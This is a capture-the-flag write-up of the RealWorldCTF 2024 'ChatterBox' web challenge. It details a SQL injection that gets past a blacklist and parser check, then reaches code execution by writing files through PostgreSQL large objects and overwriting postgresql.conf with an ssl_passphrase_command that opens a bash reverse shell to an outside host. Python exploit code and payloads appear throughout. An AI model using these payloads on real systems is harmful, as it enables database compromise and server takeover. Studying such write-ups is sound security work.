ChatterBox
Introduction
ChatterBox was a medium web challenge from RealWorldCTF 2024.
We have the compiled source code in the form of a .jar file.

If we look at the dockerfile in detail, we can see that an elf file /readflag is copied so we can therefore say that the goal of the challenge is to rce on the target server
FROM openjdk:17-slim

RUN apt update \
    && apt install -y postgresql postgresql-contrib uuid vim gcc postgresql-13 postgresql-server-dev-13 file procps &&  apt install sudo -y
RUN apt install -y libfindbin-libs-perl acl haveged
RUN mkdir -p /logs && touch /logs/myapp.log && chmod 777 /logs/ && chmod 777 /logs/myapp.log

COPY init.sql /
COPY payload.c /tmp/

USER root
USER root

COPY ChatterBox-0.0.1-SNAPSHOT.jar /
COPY readflag /
COPY flag /

RUN chmod 000 /flag
COPY start.sh /
RUN chmod +x /start.sh
ENTRYPOINT ["/start.sh"]
Recon

After decompiling the .jar file, we can see that there are 3 controllers:
- LoginController: This controller allows a user to connect.
- MessageBoardController: Allows adding a message to the database and displaying the list of messages.
- NotifyController: Allows rendering an html file via the filename passed as parameter
fname
In the initialization of the database, we can see that there is an admin user with the id 1. Once connected, this user is able to interact with the two controllers "MessageBoardController" and "NotifyController".
SQL Injection

By looking in detail at the Login controller, we can see that the endpoint allowing the user to connect contained an SQL injection.
String sql = "SELECT id,passwd FROM message_users WHERE username = '" + username + "'";
The only problem is that we have to bypass several checks:
Bypass first check (blacklist)
The first check is a blacklist check.
The blacklist constitutes a large part of keywords usable in an injection.
"SELECT","UNION","INSERT","ALTER","SLEEP","DELETE","--",";","#","&","/*","OR","EXEC","CREATE","AND","DROP",
"DO","COPY","SET","VACUUM","SHOW","CURSOR","TRUNCATE","CAST","BEGIN","PERFORM","END","CASE","WHEN","ALL",
"TABLE","UPDATE","TRIGGER","FUNCTION","PROCEDURE","DECLARE","RETURNING","TABLESPACE","VIEW","SEQUENCE",
"INDEX","LOCK","GRANT","REVOKE","SAVEPOINT","ROLLBACK","IMPORT","COMMIT","PREPARE","EXECUTE","EXPLAIN",
"ANALYZE","DATABASE","PASSWORD","CONNECT","DISCONNECT","PG_SLEEP","MERGE","USING","LIMIT","OFFSET","RETURN",
"ESCAPE","LIKE","ILIKE","RLIKE","EXISTS","BETWEEN","IS","NULL","NOT","GROUP","BY","HAVING","ORDER","WINDOW",
"PARTITION","OVER","FOREIGN KEY","REFERENCE","RAISE","LISTEN","NOTIFY","LOAD","SECURITY","OWNER","RULE",
"CLUSTER","COMMENT","CONVERT","COPY","CHECKPOINT","REINDEX","RESET","LANGUAGE","PLPGSQL","PLPYTHON",
"SECDEF","NOCREATEDB","NOCREATEROLE","NOINHERIT","NOREPLICATION","BYPASSRLS","FILE","PG_","IMPORT","EXPORT"
One of the most restrictive things is that in the blacklist, it is forbidden to use comments.
We need to use a postgresql function that would allow us to execute a query without it being in the blacklist.

As shown in the postgresql documentation, the query_to_xml function allows you to execute a query passed as a parameter and return the result in xml format.
And bingo !!! This function is not on the blacklist.
For ease, here is a small python code that allows to generate a payload via a sql query. By encoding the request with CHR.
def get_payload(query):
    payload_chr = ["||".join(f"chr({ord(query[i])})" for i in range(0, len(query)))][0]
    print(f"'query_to_xml({payload_chr},true,true,'')'")
Bypass second check
So now we have a function that executes the query we want. But the problem now is that another check is applied after the blacklist.
The second filter will call the parse function. This function will process a check depending on whether the query is of type 'select' or 'insert’.
public static boolean parse(String sql) {
  try {
      CCJSqlParserManager parserManager = new CCJSqlParserManager();
      Statement statement = parserManager.parse(new StringReader(sql));
      if (statement instanceof Select) {
        return processSelect((Select)statement);
      } else {
        return statement instanceof Insert ? processInsert((Insert)statement) : false;
      }
  } catch (Exception var3) {
    var3.printStackTrace();
      throw new SQLException("SQL error");
  }
}
In our case, it will process the select part of the request, verify that it is indeed an instance of plainselect, then check the from part which will verify that this part contains a table name.
private static boolean processSelect(Select statement) {
  SelectBody selectBody = statement.getSelectBody();
  if (selectBody instanceof PlainSelect) {
      PlainSelect plainSelect = (PlainSelect)selectBody;
      FromItem fromItem = plainSelect.getFromItem();
      if (fromItem instanceof Table) {
        String tablename = ((Table)fromItem).getName();
        List<String> whiteTable = SQLCheck.getWhiteTable();

        if (!whiteTable.contains(tablename)) {
            return false;
        }
        BinaryExpression expression = (BinaryExpression)plainSelect.getWhere();

        if (!restrictExpr(expression)) {
            return false;
        }
        return true;
      }
  }
  return false;
}
Next, the function will check the last part, namely, the where part of the query. For this, it will retrieve the entirety of the where with the getWhere function from the library net.sf.jsqlparser.expression and call the function restrictExpr.
The firsts three checks are not of interest to us because they are okay in our case given that we have not altered these parts of the query.
Here since we injected into the where, it is the filter on this one that must be bypassed. If we look closely at the restrictExpr function. We can see that this recursive function retrieves the right part and the left part of the where part of the query.
private static boolean restrictExpr(BinaryExpression expression) {
  Expression left_expr = expression.getLeftExpression();
  Expression right_expr = expression.getRightExpression();
  if (left_expr instanceof BinaryExpression) {
      return restrictExpr((BinaryExpression)left_expr);
  } else if (right_expr instanceof BinaryExpression) {
      return restrictExpr((BinaryExpression)right_expr);
  } else {
      List arrays = Arrays.asList(restrictExprCls);
      return arrays.contains(left_expr.getClass()) && arrays.contains(right_expr.getClass());
  }
}
If one of the parts contains another part of where then the function will be reapplied. At the end of the recursion, if one of the two parts does not respect the whitelisted types then the query is not accepted.
The whitelisted types are:
LongValue
StringValue
NullValue
TimeValue
TimestampValue
DateValue
DoubleValue
Column
Spoiler, the function query_to_xml returns a Function type. So we need to trick the filter to make it believe that the object returned by allowed types.
The left and right part is determined by the getLeft and getRight function of the library net.sf.jsqlparser.expression.
For example if we submit the following query:
username=a'||'b'||'c'||'d&passwd=a
If we add a bit of debugging, we can see that at the end of the recursion, the left part will be a and the right part will be b. It means that c and d are not processed by the check function.
app-1  | [SQLParser.restrictExpr] left_expr.getClass(): class net.sf.jsqlparser.expression.StringValue
app-1  | [SQLParser.restrictExpr] left_expr: 'A'
app-1  | [SQLParser.restrictExpr] right_expr.getClass(): class net.sf.jsqlparser.expression.StringValue
app-1  | [SQLParser.restrictExpr] right_expr: 'B'
app-1  | [SQLParser.processSelect] expression: USERNAME = 'A' || 'B' || 'C' || 'D'
And we can see that both parts are indeed of type StringValue.
So we can inject what we want in the right part provided it's concatenated with a string like this:
username=a'||'b'||INJECTION||'&passwd=a

We can try with a simple injection like Select 1:
username=a'||'b'||query_to_xml(chr(115)||chr(101)||chr(108)||chr(101)||chr(99)||chr(116)||chr(32)||chr(49),true,true,'')||'&passwd=a
We can see in the logs that the query is accepted by the filter.
app-1  | [SQLParser.restrictExpr] left_expr.getClass(): class net.sf.jsqlparser.expression.StringValue
app-1  | [SQLParser.restrictExpr] left_expr: 'A'
app-1  | [SQLParser.restrictExpr] right_expr.getClass(): class net.sf.jsqlparser.expression.StringValue
app-1  | [SQLParser.restrictExpr] right_expr: 'B'
app-1  | [SQLParser.processSelect] expression: USERNAME = 'A' || 'B' || QUERY_TO_XML(CHR(115) || CHR(101) || CHR(108) || CHR(101) || CHR(99) || CHR(116) || CHR(32) || CHR(49), TRUE, TRUE, '') || ''
On the return of the request we can also see we don't have any error message telling us that the query is not accepted. So we can say that the query is accepted by the filter.
From postgreSQLI to RCE [UNINTENDED]
No we can easily leak password of admin user, with visible sql error, with a payload like this:
(SELECT CAST((SELECT passwd FROM message_users LIMIT 1) AS int))
But after several hours of research on the other controllers (NotifyController and MessageBoardController). We was not able to go further. So we thought that these controllers were rabbit-holes.
So we tried to research how to deepen the SQL injection in order to execute code on the server.
So now we can ask ourselves, from a select statement in postgresql how can we interact with the server in order to compromise it and execute code?
Arbitrary file write / read
PostgreSQL's large object facility offers stream-style access to user data stored in a specialized large-object structure. This streaming access proves valuable when dealing with data values that are impractical to manipulate as a complete entity due to their size.
Thus, we can read and write files on the server using large objects.
Unfortunately, the postgres user of the docker does not have the necessary rights to read the /flag file, so we must at all costs execute the elf /readflag.
So we will focus on how to write files to the server:
For this, we must use the lo_frombytea function, which allows writing to a large postgresql object and finally call the lo_export function with the path that allows writing the large object to the server disk.
SELECT lo_from_bytea(10000, decode('cHduZWQK', 'base64'))
SELECT lo_export(10000, '/tmp/pwn')
Note that both functions take as a first parameter an identifier, allowing to identify a large object, it is possible to put any identifier as long as it is not already used.
After executing these two functions, we can see that the /tmp/pwn file has been successfully created with its content

We now have a POC that allows writing files to the system. Also note that these functions can also allow rewriting a file already created.
postgresql.conf
Once we have been able to rewrite files, we may ask ourselves which file would be interesting to rewrite? The postgresql.conf file of course !!
An interesting option in the postgresql configuration is the "ssl_passphrase_command" option.

This option allows to execute a command if the ssl key is encrypted with a passphrase.
We must therefore generate a new key that includes a passphrase, so we will use the following command:
openssl rsa -aes256 -in /etc/ssl/private/ssl-cert-snakeoil.key -out ./my_new_key
Result of the command:

Once our key is generated, we must find a file to rewrite with 600 rights. If our file containing the key does not have these rights then the server will not accept it will raise an exception.
To search this specifics files we use the following command:
find /var/lib/postgresql/13/ -type f -perm 600 -user postgres -writable 2>&-
Result of the command:

So the most interesting file in our case is the PG_VERSION file. After our upload it will contain the content of our key.
Our postgresql configuration will be as follows:
# - SSL -

ssl = on
ssl_cert_file = '/etc/ssl/certs/ssl-cert-snakeoil.pem'
ssl_key_file = '/var/lib/postgresql/13/main/PG_VERSION'
ssl_passphrase_command_supports_reload = on
ssl_passphrase_command = '/bin/bash -c "/bin/bash -i >& /dev/tcp/IP/9999 0>&1"'
Once our configuration is uploaded, we will need to reload the postgresql configuration. To do this, we can simply call the pg_reload_conf function which will have the effect of applying the new config.
Final payload
So to get our RCE we are going to do this step by step:
- Upload the malicious configuration:
rand_num = random.randint(31337, 31337*5)

with open("files/conf.b64", "r") as f:
    conf = f.read()

query = get_payload(f"(SELECT lo_from_bytea({rand_num}, decode('{conf}', 'base64')))")
r = requests.post(URL_TARGET, data="username="+query+"&passwd=admin", headers=headers)
query = get_payload(f"(SELECT lo_export({rand_num}, '/etc/postgresql/13/main/postgresql.conf'))")
r = requests.post(URL_TARGET, data="username="+query+"&passwd=admin", headers=headers)
- Replace the PG_VERSION file with our key:
rand_num = rand_num + 1
with open("files/cert.b64", "r") as f:
    cert = f.read()

query = get_payload(f"(SELECT lo_from_bytea({rand_num}, decode('{cert}', 'base64')))")
r = requests.post(URL_TARGET, data="username="+query+"&passwd=admin", headers=headers)
query = get_payload(f"(SELECT lo_export({rand_num}, '/var/lib/postgresql/13/main/PG_VERSION'))")
r = requests.post(URL_TARGET, data="username="+query+"&passwd=admin", headers=headers)
- Reload the postgresql configuration:
query = get_payload(f"SELECT pg_reload_conf()")
r = requests.post(URL_TARGET, data="username="+query+"&passwd=admin", headers=headers)
Note that the get_payload() function allows us to generate our sqli payload as seen previously in part 3.

After reloading the configuration we can see that the reverse shell has been executed well allowing us to obtain the flag.